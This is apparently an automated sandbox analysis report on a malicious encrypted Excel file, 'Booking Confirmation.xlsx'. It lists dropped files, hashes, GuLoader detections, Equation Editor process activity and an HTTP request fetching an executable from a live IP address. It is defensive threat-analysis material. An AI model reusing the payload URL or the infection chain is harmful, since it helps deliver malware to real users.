SHA-512:	AEF16EA5F33602233D60F6B6861980488FD252F14DCAE10A9A328338A6890B081D59DCBD9F5B68E93D394DEF2E71AD06937CE2711290E7DD410451A3B1E54CD
Malicious:	false
Preview:	.PNG.....IHDR.....J....sRGB.....gAMA.....a.....pHYs...t...t...f.x....IDATx^...~y....K...E...):.#lk.\$o.....a-[.S..M*A..Bc..i+...e..u["R., (b...IT.0X.)...(._@...F>...v....s.g...x>...9s..q]s.....W...^Z.....?.....9D.}w}W..RK.....S..y....S.y....S.J_..qr....l}]._...>r.v~.G.*).#>z_... . #.fF..?G.....zO.C.....zO.%.....'.....S..y....S.y....S.J_..qr....l}]._...>r.v~.G.*).#>z_...W.~.....S.....c.zO.C..N.vO.%.....S..y....S.y....S.J_..qr....l}]._...>r.v~.G.*).#>z...6.....J.....Sjl..=...}zO.#.%vO.+...vO.+}.R...6.f.'..m~m~.=.5C....4[...%uw.....M.r..M.k:N.q4[<..o..k...G.....XE=..b\$.G.,.K...H'._nj..kJ_..qr....l}]._...>r.v~.G.*).#>.....R....._j.G...Y.>.!.....O..{...L.JS.. .=>..OU...m.k\$/.x..l...X.je.....?.....\$...F.....>..{.Qb.....

C:\Users\user1\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\C1192904.png		
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE	
File Type:	PNG image data, 476 x 244, 8-bit/color RGB, non-interlaced	
Category:	dropped	
Size (bytes):	49744	
Entropy (8bit):	7.99056926749243	
Encrypted:	true	
SSDEEP:	768:wnuJ6p14x3egT1LYye1wBiPaaBsZbkCev17dGOhrKjjsv+gZB/UcVaxZJ2LEz:Yfp1UeWNYF1UiPm+/q1sxZB/ZS	
MD5:	63A6CB15B2B8ECD64F1158F5C8FBDCC8	
SHA1:	8783B949B93383C2A5AF7369C6EEB9D5DD7A56F6	
SHA-256:	AEA49B54BA0E46F19E04BB883DA311518AF3711132E39D3AF143833920CDD232	
SHA-512:	BB42A40E6EADF558C2AAE82F5FB60B8D3AC06E669F41B46FCBE65028F02B2E63491DB40E1C6F1B21A830E72EE52586B83A24A055A06C2CCC2D1207C2D5AD6F45	
Malicious:	false	
Preview:	.PNG.....IHDR.....I.M.....IDATx...T.J...G.;...nuww7.s...U..K.....lh....qli....K...t'k.W..i.>.....B....E.0....f.a....e....++...P.. . ^...L.S}r:.....sM....p..p~.y]...t7'.D)...../..k...pzos.....6;...H.....U..a..9..1...\$.....*.kl<.\F...\$E.....?B[9.....H..!.....0AV..g.m...23..C..g(.%...6..>O.r...L.tl.Q~bE.....) i ..."....V.g.\G..p..p.X[.....*%hyt...@..J...~.p.... . >...~.`.E_...*.iU.G...i.O..r6...iV.....@.....Jte...5Q.P.v;..B.C...m.....0.N.....q...b....Q...c.moT.e6OB...p.v"...".....9..G...B}.../m...0g...8.....6\$. \$]p...9.....Z.a.s.r;B.a....m...>..b.B..K...{+w?..B3...2...>.....1..-'.l.p.....L....\K.P.q.....?>..fd.'w*.y.. y.....i.'&?.....)e.D ?06.....U.%2t.....6..D.B.B...+~.....M%".fG]b\.[.....1....."....GC6....J..+.....r.a....ieZ..j.Y...3..Q*m.r.urb.5@.e.v@.@....gsb.[q~.3j.....s.f.j8s\$p.?3H.....0'.6)....bD....^..+.....9.;\$...W.:jBH...!tK	

C:\Users\user1\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\D602AD35.png	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PNG image data, 566 x 429, 8-bit/color RGBA, non-interlaced
Category:	dropped
Size (bytes):	84203
Entropy (8bit):	7.979766688932294
Encrypted:	false
SSDEEP:	1536:RrpoeM3WUHO25A8HD3S04l9jvtO63O2l/Wr9nuQvs+9QvM4PmgZuVhDj5v3ZK7+:H5YHOHwx4lRTtO6349uQvXJ4PmgZu11J
MD5:	208FD40D2F72D9AED77A86A44782E9E2
SHA1:	216B99E777ED782BDC3BFD1075DB90DFDDABD20F
SHA-256:	CBFDB963E074C150190C93796163F3889165BF4471CA77C39E756CF3F6F703FF
SHA-512:	7BCE80FFA8B0707E4598639023876286B6371AE465A9365FA21D2C01405AB090517C448514880713CA22875013074DB9D5ED8DA93C223F265C179CFADA609A64
Malicious:	false
Preview:	.PNG.....IHDR...6.....>(...sRGB.....gAMA.....a.....pHYs.....+.....IDATx^.=v\9..H..f...:ZA..'..j.r4.....SEJ%..VPG..K.=.....@.\$ol.e7...U.....>n~&....._rg...L..D.Gl0..G]?...Oo.7...Cc..G..g>....._o_..._}q...k...ru.T.....S.!.....~.@Y96.S.....&.1...o...o.q.6..S..h..H.s.....y;..N.I.).["`f.X.u.n;....._h.(u 0a.....]R.z..2.....GJY ..+b...>vU.....i.....w+.p...X..._V..z..s..U..cR..g^..X.....6n...6...O6.-.AM.f.=y ...7...;X...q.. ...= K...w...}O..{...G.....~.o3.....z...m6...sN.0.;/...Y..H.o.....~.....(W.`..S.t.....m...+K...<..M=...lN.U..C..j5.=...s..g.d.f.<Km.\$..fs...o...:)}@...;k..m.L./\$......}...3%.lj.....b.r7.OlF...c'.....\$.)....[O.CK....Nv....q.t3l., ...vD.-.o..k.w....X...-C..KGld.8.a}q..r=.Pf.V#.....n...}.....[w...N.b..W.....;?.Oq..K[>..K....{w{.....6'/....}.E...X.l.-Y].Jjm.j..pq 0...e.v.....17....:F

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\D952E9B2.png	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PNG image data, 399 x 605, 8-bit/color RGBA, non-interlaced
Category:	dropped
Size (bytes):	50311
Entropy (8bit):	7.960958863022709
Encrypted:	false
SSDEEP:	768:hfo72tRIBZeeRugji8yooVAK92SYAD0PSsX35SVFN0t3HcoNz8WEK6Hm8bbxXVGx:hfoWBueSoVAKxLD06w35SEVNz8im0AEH
MD5:	4141C7515CE64FED13BE6D2BA33299AA
SHA1:	B290F533537A734B7030CE1269AC8C5398754194
SHA-256:	F6B0FE628E1469769E6BD3660611B078CEF6EE396F693361B1B42A9100973B75
SHA-512:	74E9927BF0C6F8CB9C3973FD68DAD12B422DC4358D5CCED956BC6A20139B21D929E47165F77D208698924CB7950A7D5132953C75770E4A357580BF271BD9BD8
Malicious:	false

C:\Users\user\Desktop\-\$Booking Confirmation.xlsx		
File Type:	data	
Category:	dropped	
Size (bytes):	330	
Entropy (8bit):	1.4377382811115937	
Encrypted:	false	
SSDEEP:	3:vZ/FFDJw2fj/FFDJw2fV:vBFFGaFFGS	
MD5:	96114D75E30EBD26B572C1FC83D1D02E	
SHA1:	A44EEBDA5EB09862AC46346227F06F8CFAF19407	
SHA-256:	0C6F8CF0E504C17073E4C614C8A7063F194E335D840611EEFA9E29C7CED1A523	
SHA-512:	52D33C36DF2A91E63A9B1949FDC5D69E6A3610CD3855A2E3FC25017BF0A12717FC15EB8AC6113DC7D69C06AD4A83FAF0F021AD7C8D30600AA8168348BD0FA90	
Malicious:	true	
Preview:	.user ..A.l.b.u.s.user ..A.l.b.u.s.	

C:\Users\Public\vlc.exe		 
Process:	C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE	
File Type:	PE32 executable (GUI) Intel 80386, for MS Windows	
Category:	dropped	
Size (bytes):	147456	
Entropy (8bit):	5.822963661672907	
Encrypted:	false	
SSDEEP:	1536:zK7pvMMhAYInYgtuELhUQwe6KjEw5bMNccnuMG5reMFbCJQ:zCBqg197dvjEw5yccw5r7d	
MD5:	EE83942376EA5717149517FCC832AB9F	
SHA1:	EC75B10C6EF046CB63EAA20470AC94529FB4873A	
SHA-256:	B3498937A71913D7101FAFB04EB48A791106BEC97E21839B2E1BE8BB55A3F5FC	
SHA-512:	431CDD7E43FD6A4C4DF862297EEBC42E9CB68909647B57288A63BFE036D9D0560CC0E97D759BDA096E1389E3CD18D243E627CCE692660E2A384BE430623B25	
Malicious:	true	
Yara Hits:	Rule: JoeSecurity_GuLoader_1, Description: Yara detected GuLoader, Source: C:\Users\Public\vlc.exe, Author: Joe Security	
Antivirus:	- Antivirus: Avira, Detection: 100% - Antivirus: Virustotal, Detection: 29%, Browse - Antivirus: ReversingLabs, Detection: 9%	
Preview:	MZ.....@.....!..L!This program cannot be run in DOS mode...\$.....#...B...B...B..L^...B...`...B...d...B..Rich.B.....PE..L...@..R.....0.....@.....P.....X.....(.....@.....0.....text..... ..data...x.....@.....rsrc...0.....@.....0.....@...@...I.....MSVBVM60.DLL.....	

Static File Info

General	
File type:	CDFV2 Encrypted
Entropy (8bit):	7.995512213537402
TrID:	Generic OLE2 / Multistream Compound File (8008/1) 100.00%
File name:	Booking Confirmation.xlsx
File size:	1286656
MD5:	0ff57b2fd3fb489d3cca1e3de4fc98ea
SHA1:	48f428a33c81e6647c399a50a71e5ee03c1c2ef9
SHA256:	36e8b5e6839f88f144b51f690004f0464368d437d099fa74534fe1a6223a6ed2
SHA512:	d1373270a84b44e2cb3507cd5743ad4cd01b3ee868ac22810acb8922b0457a7f06e53fd9f3637744714ed778d6cb7709e04deac8ab82d1c9373309c3748f3aea
SSDEEP:	24576:3EABhEpaKxCPPIkikLeUapEyKoomeKGjTVE2X4ldfvr1rd9NxsatBhEwKx+KLe25mCX4zj1rdfxsa
File Content Preview:	>.....~.....z.....

File Icon

	
Icon Hash:	e4e2aa8aa4b4bcb4

Static OLE Info

General

Document Type:	OLE
Number of OLE Files:	1

OLE File "Booking Confirmation.xlsx"

Indicators

Has Summary Info:	False
Application Name:	unknown
Encrypted Document:	True
Contains Word Document Stream:	False
Contains Workbook/Book Stream:	False
Contains PowerPoint Document Stream:	False
Contains Visio Document Stream:	False
Contains ObjectPool Stream:	
Flash Objects Count:	
Contains VBA Macros:	False

Streams

Network Behavior

Snort IDS Alerts

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
06/14/21-08:54:14.406260	TCP	2022550	ET TROJAN Possible Malicious Macro DL EXE Feb 2016	49167	80	192.168.2.22	103.155.82.236

Network Port Distribution

TCP Packets

HTTP Request Dependency Graph

- 103.155.82.236

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.22	49167	103.155.82.236	80	C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE

Timestamp	kBytes transferred	Direction	Data
Jun 14, 2021 08:54:14.406260014 CEST	0	OUT	GET /nrdoc/svchost.exe HTTP/1.1 Accept: */* Accept-Encoding: gzip, deflate User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; WOW64; Trident/7.0; SLCC2; .NET CLR 2.0.50727; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E) Host: 103.155.82.236 Connection: Keep-Alive

Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

Show Windows behavior

File Written

Registry Activities

Show Windows behavior

Key Created

Key Value Created

Analysis Process: EQNEDT32.EXE PID: 2616 Parent PID: 584

General

Start time:	08:54:08
Start date:	14/06/2021
Path:	C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE
Wow64 process (32bit):	true
Commandline:	'C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE' -Embedding
Imagebase:	0x400000
File size:	543304 bytes
MD5 hash:	A87236E214F6D42A65F5DEDAC816AEC8
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

Show Windows behavior

Registry Activities

Show Windows behavior

Key Created

Analysis Process: vbc.exe PID: 2760 Parent PID: 2616

General

Start time:	08:54:11
Start date:	14/06/2021
Path:	C:\Users\Public\vbc.exe
Wow64 process (32bit):	true
Commandline:	'C:\Users\Public\vbc.exe'
Imagebase:	0x400000
File size:	147456 bytes
MD5 hash:	EE83942376EA5717149517FCC832AB9F
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	Visual Basic
Yara matches:	- Rule: JoeSecurity_GuLoader_2, Description: Yara detected GuLoader, Source: 00000004.00000002.2370080916.00000000003C0000.00000040.00000001.sdmp, Author: Joe Security - Rule: JoeSecurity_GuLoader_1, Description: Yara detected GuLoader, Source: C:\Users\Public\vbc.exe, Author: Joe Security

Antivirus matches:	• Detection: 100%, Avira • Detection: 29%, Virustotal, Browse • Detection: 9%, ReversingLabs
Reputation:	low

Disassembly

Code Analysis